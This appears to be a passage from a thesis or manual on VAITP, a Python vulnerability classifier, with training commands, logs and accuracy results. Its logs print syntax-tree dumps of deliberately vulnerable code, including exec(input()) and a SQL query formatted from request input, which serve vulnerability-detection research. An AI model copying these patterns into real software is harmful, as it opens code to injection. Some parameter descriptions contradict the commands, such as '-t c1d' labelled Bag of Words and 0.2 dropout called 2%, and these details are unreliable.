
  The -v (or –vocab_size=) parameter is needed to set the maximum size of the learned vocabulary.

- -m 450

  The -m (of –max_sequence_length=) parameter is needed to set the maximum length value of any learned string.

The final command to train a Bag of Words model for 1000 epochs, with 7 density layers, 2% of dropout, using SoftMax as the sequencing function, a maximum vocabulary size of 5000 and a maximum string length of 450 characters is:


python VAITP_AI_RNN_Classificator_FitModel.py -t bow -e 1000 -l 7 -d 0.2 -b 3 -v 5000 -m 450



```
~/ms/a/VAITP/V/vaitp  git  master !16 ?66  python VAITP_AI_RNN_Classificator_FitModel.py -t bow -e 1000 -l 7 -d 0.2 -b 3 -v 5000 -m 450
2022-06-09 14:10:58.494480: W tensorflow/stream_executor/platform/default/dso_loader.cc:64] Could not load dynamic library 'libcudart.so.11.0'; dlerror: libcudart.so.11.0:
2022-06-09 14:10:58.494509: I tensorflow/stream_executor/cuda/cudart_stub.cc:29] Ignore above cudart dlerror if you do not have a GPU set up on your machine.
Training dir path: ../vaitp/vaitp_dataset_ast/train
Testing dir path: ../vaitp/vaitp_dataset_ast/test
File list count in training set: 163 (vulnerable)
File list count in training set: 157 (noninjectable)
File list count in training set: 208 (injectable)
File list count in testing set: 54 (vulnerable)
File list count in testing set: 46 (noninjectable)
File list count in testing set: 60 (injectable)
Found 528 files belonging to 3 classes.
2022-06-09 14:11:17.388858: E tensorflow/stream_executor/cuda/cuda_driver.cc:271] failed call to cuInit: CUDA_ERROR_NO_DEVICE: no CUDA-capable device is detected
2022-06-09 14:11:17.388927: I tensorflow/stream_executor/cuda/cuda_diagnostics.cc:156] kernel driver does not appear to be running on this host (fred-k55vj): /proc/driver/r
Found 528 files belonging to 3 classes.
Using 423 files for training.
Label 0 corresponds to injectable
Label 1 corresponds to noninjectable
Label 2 corresponds to vulnerable
Found 528 files belonging to 3 classes.
Using 105 files for validation.
Found 160 files belonging to 3 classes.
Epoch 1/1000
4/4 [==============================] - 1s 105ms/step - loss: 1.9755 - accuracy: 0.1418 - val_loss: 1.8591 - val_accuracy: 0.2952
Epoch 2/1000
4/4 [==============================] - 0s 16ms/step - loss: 1.8505 - accuracy: 0.2671 - val_loss: 1.7464 - val_accuracy: 0.4476
Epoch 3/1000
4/4 [==============================] - 0s 17ms/step - loss: 1.7377 - accuracy: 0.4113 - val_loss: 1.6447 - val_accuracy: 0.4857
Epoch 4/1000
4/4 [==============================] - 0s 16ms/step - loss: 1.6315 - accuracy: 0.4586 - val_loss: 1.5534 - val_accuracy: 0.5429
Epoch 5/1000
4/4 [==============================] - 0s 16ms/step - loss: 1.5253 - accuracy: 0.5414 - val_loss: 1.4721 - val_accuracy: 0.5524
Epoch 6/1000
4/4 [==============================] - 0s 17ms/step - loss: 1.4581 - accuracy: 0.5650 - val_loss: 1.4000 - val_accuracy: 0.5714
Epoch 7/1000
4/4 [==============================] - 0s 15ms/step - loss: 1.3787 - accuracy: 0.5768 - val_loss: 1.3366 - val_accuracy: 0.5905
Epoch 8/1000
4/4 [==============================] - 0s 15ms/step - loss: 1.3100 - accuracy: 0.6147 - val_loss: 1.2808 - val_accuracy: 0.6000
Epoch 9/1000
4/4 [==============================] - 0s 15ms/step - loss: 1.2459 - accuracy: 0.6619 - val_loss: 1.2315 - val_accuracy: 0.6095
Epoch 10/1000
4/4 [==============================] - 0s 16ms/step - loss: 1.1926 - accuracy: 0.6548 - val_loss: 1.1880 - val_accuracy: 0.6095
Epoch 11/1000
4/4 [==============================] - 0s 15ms/step - loss: 1.1416 - accuracy: 0.6998 - val_loss: 1.1493 - val_accuracy: 0.6190
Epoch 12/1000
4/4 [==============================] - 0s 15ms/step - loss: 1.0934 - accuracy: 0.7092 - val_loss: 1.1149 - val_accuracy: 0.6286
Epoch 13/1000
4/4 [==============================] - 0s 16ms/step - loss: 1.0483 - accuracy: 0.7281 - val_loss: 1.0842 - val_accuracy: 0.6381
Epoch 14/1000
4/4 [==============================] - 0s 15ms/step - loss: 1.0200 - accuracy: 0.7470 - val_loss: 1.0566 - val_accuracy: 0.6381
Epoch 15/1000
4/4 [==============================] - 0s 18ms/step - loss: 0.9824 - accuracy: 0.7612 - val_loss: 1.0314 - val_accuracy: 0.6381
```

Figure 3.7: VAITP AI Classificator Fit Model - Fitting of a BoW model

The BoW model is the fastest to fit with the presented settings being able to create a high accuracy model in less than two minutes.



```
The following code is b'vulnerable' but was predicted as b'injectable':

              b"Module(\n    body=[\n        Expr(\n            value=Call(\n                func=Name(id='exec', ctx=Load()),\n                args=[\n                    Call(\n                        func=Name(id='input', ctx=Load(
)),\n                        args=[],\n                        keywords=[])],\n                keywords=[]))],\n    type_ignores=[])"


The following code is b'injectable' but was predicted as b'vulnerable':

              b"Module(\n    body=[\n        Import(\n            names=[\n                alias(name='os')]),\n        ImportFrom(\n            module='flask',\n            names=[\n                alias(name='Flask'),\n
   alias(name='redirect')],\n            level=0),\n        Assign(\n            targets=[\n                Name(id='app', ctx=Store())],\n            value=Call(\n                func=Name(id='Flask', ctx=Load()),\n                args
=[\n                    Name(id='__name__', ctx=Load())],\n                keywords=[])),\n        FunctionDef(\n            name='hello',\n            args=arguments(\n                posonlyargs=[],\n                args=[],\n
       kwonlyargs=[],\n                kw_defaults=[],\n                defaults=[]),\n            body=[\n                Return(\n                    value=Call(\n                        func=Name(id='redirect', ctx=Load()),\n
                args=[\n                            Call(\n                                func=Name(id='url_for', ctx=Load()),\n                                args=[\n                                    Constant(value='example')],\n
                  keywords=[])],\n                        keywords=[\n                            keyword(\n                                arg='code',\n                                value=Constant(value=302))]))],\n
      decorator_list=[\n                Call(\n                    func=Attribute(\n                        value=Name(id='app', ctx=Load()),\n                        attr='route',\n                        ctx=Load()),\n
     args=[\n                        Constant(value='/')],\n                    keywords=[])])],\n    type_ignores=[])"



VAITP total training data-set count :: 528
VAITP total testing data-set count :: 160
VAITP wrong testing data-set count :: 9
VAITP correct testing data-set count :: 151
VAITP final model accuracy: 93.12%
VAITP final model loss: 0.20617608726024628
2022-06-09 14:12:36.465169: W tensorflow/python/util/util.cc:368] Sets are not currently considered sequences, but this may change in the future, so consider avoiding using them.
FitModel finished in 0:01:35.903933

VAITP Classificator RNN AI fitted and exported.
 ~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66                                              ✓  1m 40s  vaitp_python_venv
```

Figure 3.8: VAITP AI Classificator Fit Model - Final output of fitting of a BoW model

The output of VAITP Classificator Fit Model algorithm contains information about how many files were found in the data-set paths for training (528) and testing (160), how many correct predictions from the test data-set were correctly predicted by the model (151 out of 160), indicating the ones that were not correctly predicted, the final model's accuracy (93.12%), loss values (0.20) and total fitting time (0:01:35).

Fitting a Conv1D model

To create a Conv1D model the following parameters are mandatory:

- -t c1d

  The -t (or –model_type=) parameter is needed to indicate that the model should be a Bag of Words.

- -e 1000

  The -e (or –epochs=) parameter is needed to set the number of epochs the model should be fitted for. In our example it would be fitted for 1000 epochs.

- -l 3

  The -l (or –layer_density=) parameter is needed to set the number of density layers (with a minimum value of 3).

- -d 0.2

  The -d (or –dropout=) parameter is needed to set the dropout value (the penalty for a bad prediction).

- -a 1

  The -a (or –activation_model_creation=) parameter is needed to set the activation function for binary models (Conv1D and LSTM)

- -b 3

  The -b (or –activation_model_sequencing=) parameter is needed to set the model sequencing activation function to SoftMax.

- -k 5

  The -k (or –conv1d_kernel_size=) parameter is needed to set the kernel size.

- -f 128

  The -f (or –conv1d_filters=) parameter is needed to set the length of the convolution window.

- -o 64

  The -o (or –output_dimensionality=) parameter is needed to set the size of the output dimensionality.

- -v 5000


  The -v (or –vocab_size=) parameter is needed to set the maximum size of the learned vocabulary.

- -m 450

  The -m (of –max_sequence_length=) parameter is needed to set the maximum length value of any learned string.

The final command to train a Conv1D model for 1000 epochs, with 3 density layers, 2% of dropout, using Sigmoid as the model creation activation function and SoftMax as the sequencing function, a kernel window size of 5, with 128 filters, 64 output dimensions, a maximum vocabulary size of 5000 and a maximum string length of 450 characters is:

```
python VAITP_AI_RNN_Classificator_FitModel.py -t c1d -e 1000 -l 3 -d
0.2 -a 1 -b 3 -k 5 -f 128 -o 64 -v 5000 -m 450
```



```
Epoch 999/1000
4/4 [==============================] - 1s 280ms/step - loss: 6.7553e-05 - accuracy: 1.0000 - val_loss: 0.0253 - val_accuracy: 0.9905
Epoch 1000/1000
4/4 [==============================] - 1s 259ms/step - loss: 7.5273e-05 - accuracy: 1.0000 - val_loss: 0.0253 - val_accuracy: 0.9905
2/2 [==============================] - 0s 20ms/step - loss: 0.2047 - accuracy: 0.9625

Conv1D model accuracy: 96.25%
2/2 [==============================] - 0s 25ms/step - loss: 0.2047 - accuracy: 0.9625

The following code is b'vulnerable' but was predicted as b'injectable':

                b"Module(\n    body=[\n        Assign(\n            targets=[\n                Name(id='id', ctx=Store())],\n            value=Call(\n                func=Attribute(\n                    value=Attribute(\n
         value=Name(id='request', ctx=Load()),\n                        attr='GET',\n                        ctx=Load()),\n                    attr='get',\n                    ctx=Load()),\n                args=[\n                    Co
nstant(value='id'),\n                    Constant(value='')],\n                keywords=[])),\n        Assign(\n            targets=[\n                Name(id='stmt', ctx=Store())],\n            value=Call(\n                func=Name(id
='text', ctx=Load()),\n                args=[\n                    BinOp(\n                        left=Constant(value='SELECT * FROM users where id=%s'),\n                        op=Mod(),\n                        right=Name(id='id', c
tx=Load()))],\n                keywords=[])),\n        FunctionDef(\n            name='abc_xyz_func',\n            args=arguments(\n                posonlyargs=[],\n                args=[\n                    arg(arg='id'),\n
         arg(arg='stmt')],\n                kwonlyargs=[],\n                kw_defaults=[],\n                defaults=[]),\n            body=[\n                Assign(\n                    targets=[\n                        Name(id='que
ry', ctx=Store())],\n                    value=Call(\n                        func=Name(id='SQLAlchemy', ctx=Load()),\n                        args=[],\n                        keywords=[])),\n                Assign(\n
  targets=[\n                        Name(id='query', ctx=Store())],\n                    value=Call(\n                        func=Attribute(\n                            value=Call(\n                                func=Attribute(\n
                                  value=Attribute(\n                                        value=Name(id='query', ctx=Load()),\n                                        attr='session',\n                                        ctx=Load()
),\n                                    attr='query',\n                                    ctx=Load()),\n                                args=[\n                                    Name(id='User', ctx=Load())],\n
        keywords=[]),\n                            attr='from_statement',\n                            ctx=Load()),\n                        args=[\n                            Name(id='stmt', ctx=Load())],\n                        keyw
ords=[]))],\n            decorator_list=[])],\n    type_ignores=[])"



VAITP total training data-set count :: 528
VAITP total testing data-set count :: 160
VAITP wrong testing data-set count :: 1
VAITP correct testing data-set count :: 159
VAITP final model accuracy: 96.25%
VAITP final model loss: 0.2047210931777954
2022-06-09 14:35:33.540554: W tensorflow/python/util/util.cc:368] Sets are not currently considered sequences, but this may change in the future, so consider avoiding using them.
FitModel finished in 0:17:57.582228

VAITP Classificator RNN AI fitted and exported.
 ~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66                                              ✓  18m 2s  vaitp_python_venv
```

Figure 3.9: VAITP AI Classificator Fit Model - Final output of fitting of a Conv1D model

The output of VAITP Classificator Fit Model contains the same information as presented for the BoW model (Figure 3.8). Note that the time taken to fit the Conv1D model was around 18 minutes (compared to less than 2 with a BoW).

Fitting a LSTM model

To create a LSTM model the following parameters are mandatory:

- -t c1d

  The -t (or –model_type=) parameter is needed to indicate that the model should be a Bag of Words.

- -e 74

  The -e (or –epochs=) parameter is needed to set the number of epochs the model should be fitted for. In our example it would be fitted for 74 epochs.

- -l 3

  The -l (or –layer_density=) parameter is needed to set the number of density layers (with a minimum value of 3).

- -d 0.2

  The -d (or –dropout=) parameter is needed to set the dropout value (the penalty for a bad prediction).

- -a 1

  The -a (or –activation_model_creation=) parameter is needed to set the activation function for binary models (Conv1D and LSTM)

- -b 3

  The -b (or –activation_model_sequencing=) parameter is needed to set the model sequencing activation function to SoftMax.

- -u 128

  The -u (or –lstm_units=) parameter is needed to set the units size of the LSTM hidden states.

- -o 64

  The -o (or –output_dimensionality=) parameter is needed to set the size of the output dimensionality.

- -v 5000


  The -v (or –vocab_size=) parameter is needed to set the maximum size of the learned vocabulary.

- -m 450

  The -m (of –max_sequence_length=) parameter is needed to set the maximum length value of any learned string.

The final command to train a LSTM model for 74 epochs, with 3 density layers, 0% of dropout, using Sigmoid as the model creation activation function and SoftMax as the sequencing function, with 128 units, 64 output dimensions, a maximum vocabulary size of 5000 and a maximum string length of 450 characters is:

```
python VAITP_AI_RNN_Classificator_FitModel.py -t lstm -e 74 -l 3 -d 0
-a 1 -b 3 -u 128 -o 64 -v 5000 -m 450
```



```
The following code is b'vulnerable' but was predicted as b'noninjectable':

                b"Module(\n    body=[\n        Expr(\n            value=Call(\n                func=Name(id='exec', ctx=Load()),\n                args=[\n                    Call(\n                        func=Name(id='input', ctx=Load(
)),\n                        args=[],\n                        keywords=[])],\n                keywords=[]))],\n    type_ignores=[])"



The following code is b'vulnerable' but was predicted as b'injectable':

                b"Module(\n    body=[\n        Assign(\n            targets=[\n                Name(id='id', ctx=Store())],\n            value=Call(\n                func=Attribute(\n                    value=Attribute(\n
         value=Name(id='request', ctx=Load()),\n                        attr='GET',\n                        ctx=Load()),\n                    attr='get',\n                    ctx=Load()),\n                args=[\n                    Co
nstant(value='id')],\n                keywords=[])),\n        FunctionDef(\n            name='some_xyz_name',\n            args=arguments(\n                posonlyargs=[],\n                args=[\n                    arg(arg='id')],\n
              kwonlyargs=[],\n                kw_defaults=[],\n                defaults=[]),\n            body=[\n                Assign(\n                    targets=[\n                        Name(id='st', ctx=Store())],\n
        value=Call(\n                        func=Name(id='text', ctx=Load()),\n                        args=[\n                            Constant(value='SELECT * FROM users where id=:id')],\n                        keywords=[])),\n
              Assign(\n                    targets=[\n                        Name(id='qy', ctx=Store())],\n                    value=Call(\n                        func=Attribute(\n                            value=Call(\n
                   func=Attribute(\n                                    value=Call(\n                                        func=Attribute(\n                                            value=Attribute(\n
                value=Call(\n                                                    func=Name(id='SQLAlchemy', ctx=Load()),\n                                                    args=[],\n
keywords=[]),\n                                                attr='session',\n                                                ctx=Load()),\n                                            attr='query',\n
         ctx=Load()),\n                                        args=[\n                                            Name(id='User', ctx=Load())],\n                                        keywords=[]),\n
 attr='from_statement',\n                                ctx=Load()),\n                            args=[\n                                Name(id='st', ctx=Load())],\n                            keywords=[]),\n
                   attr='params',\n                        ctx=Load()),\n                    args=[],\n                    keywords=[\n                        keyword(\n                            arg='id',\n
                        value=Name(id='id', ctx=Load()))])),\n                Return(\n                    value=Name(id='qy', ctx=Load()))],\n            decorator_list=[])],\n    type_ignores=[])"




VAITP total training data-set count :: 528
VAITP total testing data-set count :: 160
VAITP wrong testing data-set count :: 14
VAITP correct testing data-set count :: 146
VAITP final model accuracy: 90.62%
VAITP final model loss: 0.3096817135810852
2022-06-09 15:04:15.871326: W tensorflow/python/util/util.cc:368] Sets are not currently considered sequences, but this may change in the future, so consider avoiding using them.
WARNING:absl:Found untraced functions such as lstm_cell_4_layer_call_fn, lstm_cell_4_layer_call_and_return_conditional_losses, lstm_cell_5_layer_call_fn, lstm_cell_5_layer_call_and_return_conditional_losses while saving (showing 4 of 4)
. These functions will not be directly callable after loading.
WARNING:absl:<keras.layers.recurrent.LSTMCell object at 0x7fad13fa0df0> has the same name 'LSTMCell' as a built-in Keras object. Consider renaming <class 'keras.layers.recurrent.LSTMCell'> to avoid naming conflicts when loading with `tf
.keras.models.load_model`. If renaming is not possible, pass the object in the `custom_objects` parameter of the load function.
WARNING:absl:<keras.layers.recurrent.LSTMCell object at 0x7fad13fa2470> has the same name 'LSTMCell' as a built-in Keras object. Consider renaming <class 'keras.layers.recurrent.LSTMCell'> to avoid naming conflicts when loading with `tf
.keras.models.load_model`. If renaming is not possible, pass the object in the `custom_objects` parameter of the load function.
WARNING:absl:<keras.layers.recurrent.LSTMCell object at 0x7fad10529060> has the same name 'LSTMCell' as a built-in Keras object. Consider renaming <class 'keras.layers.recurrent.LSTMCell'> to avoid naming conflicts when loading with `tf
.keras.models.load_model`. If renaming is not possible, pass the object in the `custom_objects` parameter of the load function.
WARNING:absl:<keras.layers.recurrent.LSTMCell object at 0x7fad10529960> has the same name 'LSTMCell' as a built-in Keras object. Consider renaming <class 'keras.layers.recurrent.LSTMCell'> to avoid naming conflicts when loading with `tf
.keras.models.load_model`. If renaming is not possible, pass the object in the `custom_objects` parameter of the load function.
FitModel finished in 0:21:49.391751

VAITP Classificator RNN AI fitted and exported.
 ~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66                                                                     ✓  21m 58s  vaitp_python_venv
```

Figure 3.10: VAITP AI Classificator Fit Model - Final output of fitting of a LSTM model

The output from VAITP Classificator Fit Model has the same information as presented for the BoW model (Figure 3.8). Note that the time taken to fit the LSTM model was around 22 minutes for 74 epochs (compared to less than 2 minutes for 1000 epochs with a BoW).

The presented examples create different AI models that can be used to predict if a given input is "injectable", "vulnerable" or "noninjectable".

Once a model has been fitted it is saved to:


```
"/VAITP GUI/vaitp/exported_ai_models/"
```

3.2.3 Run model

VAITP AI Classificator Run Model script accepts (and even requires) some argument parameters to be passed as inputs.

Available parameters for VAITP AI Classificator Run Model

Running the script with the -h or –help flag will output the available parameter options and a description of each as shown in figure 3.11



```
Usage: VAITP_AI_RNN_Classificator_RunModel.py [options]

Options:
  -h, --help            show this help message and exit
  -i INPUT_FILE, --input_file=INPUT_FILE
                        Set the input Python file to be scanned
  -o, --optimize_granularity
                        Try to optimize granulariy of inputs predicted as
                        'injectable'
  -m USE_MODEL, --use-model=USE_MODEL
                        Set the model to use
 ~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66
```

Figure 3.11: VAITP AI Classificator Run Model help output

The following parameters are available:

- -h, –help

  Show the help message and exits

- -i INPUT_FILE, –input_file=INPUT_FILE

  Set the input Python file to be scanned

- -o, –optimize_granularity

  Try to optimize granularity of inputs predicted as ”injectable” (outputs the most probable injection points (optional))

- -m, –use_model=MODEL_PATH

  Set the path to the exported model that should be loaded

An example of the final command to run VAITP Classificator with a new input file to be analysed is:


```
python VAITP_AI_RNN_Classificator_RunModel.py -i
”/home/fred/vaitp/VAITP GUI/vaitp/vaitp_dataset/test/vulnerable
/whilelist_url_14.py” -m ”/home/fred/msi/ano2/VAITP/VAITP
GUI/vaitp/exported_ai_models
/vaitp_classificator_model_0.98_C1D_190_3_2022_06_08_09_37.tfv”
```

The ’-i’ flag is used to set the input file that should be scanned to: ”/home/fred/vaitp/VAITP GUI/vaitp/vaitp_dataset/test/vulnerable/whilelist_url_14.py”

The ’-m’ flag is used to set the AI model path that should be loaded to: ”/home/fred/msi/ano2/VAITP/VAITP GUI/vaitp/exported_ai_models /vaitp_classificator_model_0.98_C1D_190_3_2022_06_08_09_37.tfv”

From the model name, dynamically generated by VAITP Classificator Fit Model, we can see that it’s a model with 98% accuracy, based on Conv1D, that was fitted for 190 epochs, 3 density layers and was created on 2022-06-08 at 09:37.


If a Python file is classified as being ”injectable” and the -o parameter is set, the script will also output the most probable code blocks found to be "injectable".



```
~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66  python VAITP_AI_RNN_Classificator_RunModel.py -i "/home/fred/vaitp/VAITP GUI/vaitp/vaitp_dataset/test/vulnerable/whilelist_url_14.py" -o -m "/home/fred/msi/ano2/VAITP/VAITP
 GUI/vaitp/exported_ai_models/vaitp_classificator_model_0.98_C1D_190_3_2022_06_08_09_37.tfv"
2022-06-09 17:17:29.671522: W tensorflow/stream_executor/platform/default/dso_loader.cc:64] Could not load dynamic library 'libcudart.so.11.0'; dlerror: libcudart.so.11.0: cannot open shared object file: No such file or directory
2022-06-09 17:17:29.671551: I tensorflow/stream_executor/cuda/cudart_stub.cc:29] Ignore above cudart dlerror if you do not have a GPU set up on your machine.
2022-06-09 17:17:48.573504: E tensorflow/stream_executor/cuda/cuda_driver.cc:271] failed call to cuInit: CUDA_ERROR_NO_DEVICE: no CUDA-capable device is detected
2022-06-09 17:17:48.573570: I tensorflow/stream_executor/cuda/cuda_diagnostics.cc:156] kernel driver does not appear to be running on this host (fred-k55vj): /proc/driver/nvidia/version does not exist
Found 528 files belonging to 3 classes.
Using 423 files for training.
predicted label:  b'vulnerable'
~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66                                                    ✓  21s  vaitp_python_venv
```

Figure 3.12: VAITP AI Classificator Run Model output of a vulnerable file scan

Figure 3.12 shows the output from VAITP Classificator Run Model algorithm, fed with a vulnerable file. The 'predicted label' line indicates b'vulnerable' which as the label implies indicates a vulnerable file.




```
~/ms/a/VAITP/V/vaitp  git  master !16 ?66  python VAITP_AI_RNN_Classificator_RunModel.py -i "/home/fred/vaitp/VAITP GUI/vaitp/vaitp_dataset/test/injectable/28
_10304331818233_23.py" -o -m "/home/fred/msi/ano2/VAITP/VAITP GUI/vaitp/exported_ai_models/vaitp_classificator_model_0.98_C1D_190_3_2022_06_08_09_37.tfv"
